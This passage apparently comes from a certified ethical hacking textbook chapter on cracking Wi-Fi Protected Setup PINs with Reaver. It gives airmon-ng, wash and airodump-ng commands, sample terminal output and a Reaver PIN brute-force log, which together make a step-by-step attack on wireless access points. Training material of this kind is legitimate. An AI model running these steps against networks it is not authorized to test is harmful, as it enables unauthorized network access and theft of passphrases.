


```
┌─[root@parrot]─[~]
└──╼ #airmon-ng start wlx687f7467dbf6

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
    586 NetworkManager
    607 wpa_supplicant

PHY     Interface       Driver          Chipset
```

Step 2: Use **wash utility** to detect WPS-enabled devices

Step 3: If you are unable to detect WPS-enabled devices using wash, use **Airodump-ng** to detect devices using WPS

Step 4: After identifying the BSSID of the target device, start cracking the WPS PIN using **Reaver**



```
[+] Sending M4 message
[+] Received WSC NACK
[+] Sending WSC NACK
[+] p1_index set to 3
[+] Pin count advanced: 3. Max pin attempts: 11000
[+] Trying pin 11115670.
[+] Sending EAPOL START request
[!] WARNING: Receive timeout occurred
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received identity request
[+] Sending identity response
[+] Received identity request
[+] Sending identity response
[+] Received identity request
[+] Sending identity response
[+] Received identity request
[+] Sending identity response
[+] Received identity request
[+] Sending identity response
^C
[+] Session saved
```

Cracking WPS Using Reaver

Source: *https://github.com*


Reaver is designed to be a robust and practical attack tool against Wi-Fi Protected Setup (WPS) registrar PINs in order to recover WPA/WPA2 passphrases, and it has been tested against a wide variety of APs and WPS implementations. WPS PIN can be cracked using Reaver through the following steps.

- Set up a wireless interface in the monitoring mode using Airmon-ng through the following command:

  `airmon-ng <start|stop> <interface>`

  For example,

  `airmon-ng start wlan0`


airmon-ng start wlx687f7467dbf6 - Parrot Terminal
File Edit View Search Terminal Help

```
┌─[root@parrot]─[~]
└──╼ #airmon-ng start wlx687f7467dbf6

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
    586 NetworkManager
    607 wpa_supplicant

PHY     Interface       Driver          Chipset

phy0    wlx687f7467dbf6 rt2800usb       802.11g Adapter [Linksys WUSB54GC v3] WU
SB54GC v3 802.11g Adapter [Ralink RT2070L]
Interface wlx687f7467dbf6mon is too long for linux so it will be renamed to the
old style (wlan#) name.

                (mac80211 monitor mode vif enabled on [phy0]wlan0mon
                (mac80211 station mode vif disabled for [phy0]wlx687f7467dbf6)
```

Figure 16.99: Screenshot of airmon-ng

- Use the Wash utility to detect WPS-enabled devices using the following command:

  `wash -i <interface>`

  For example,

  `wash -i mon0`


- If WPS-enabled devices could not be detected using the Wash utility, use Airodump-ng to detect devices using WPS through the following command:

  `airodump-ng <interface>`

  For example, if the device configuration in the monitor mode was observed as **`wlan0mon`** in the previous step, the command should be

  `airodump-ng wlan0mon`

  This command displays all the available BSSIDs (MAC addresses of APs).


airodump-ng wlan0mon - Parrot Terminal
File Edit View Search Terminal Help

```
CH  4 ][ Elapsed: 18 s ][ 2022-06-01 09:38

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

00:67:[redacted]   -49        4        1    0   1  195   WPA2 CCMP   PSK  NO_CONNECTION5
18:82:[redacted]   -53        7        0    0  11  130   WPA2 CCMP   PSK  HA[redacted]
6C:5A:[redacted]   -59        8        0    0  11  130   WPA2 CCMP   PSK  CEH-Labs
30:49:[redacted]   -72        6        0    0   9  130   WPA2 CCMP   PSK  Spyingonyou_2
18:FD:[redacted]   -81        9        0    0  11  130   WPA2 CCMP   PSK  PA[redacted]
BC:62:[redacted]   -83        4        3    0   5  270   WPA2 CCMP   PSK  JU[redacted]
C4:95:[redacted]   -84        3        0    0   6  130   WPA2 CCMP   PSK  AR[redacted]

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

18:82:[redacted]   6E:5A:[redacted]   -62    0 - 1e     0        1
18:82:[redacted]   0C:C6:[redacted]   -78    0 - 1e     0        2
30:49:[redacted]   5C:E5:[redacted]   -80    0 - 1e     0        1
30:49:[redacted]   D2:E1:[redacted]   -82    0 - 6e   164        8
```

Figure 16.100: Screenshot of airodump-ng

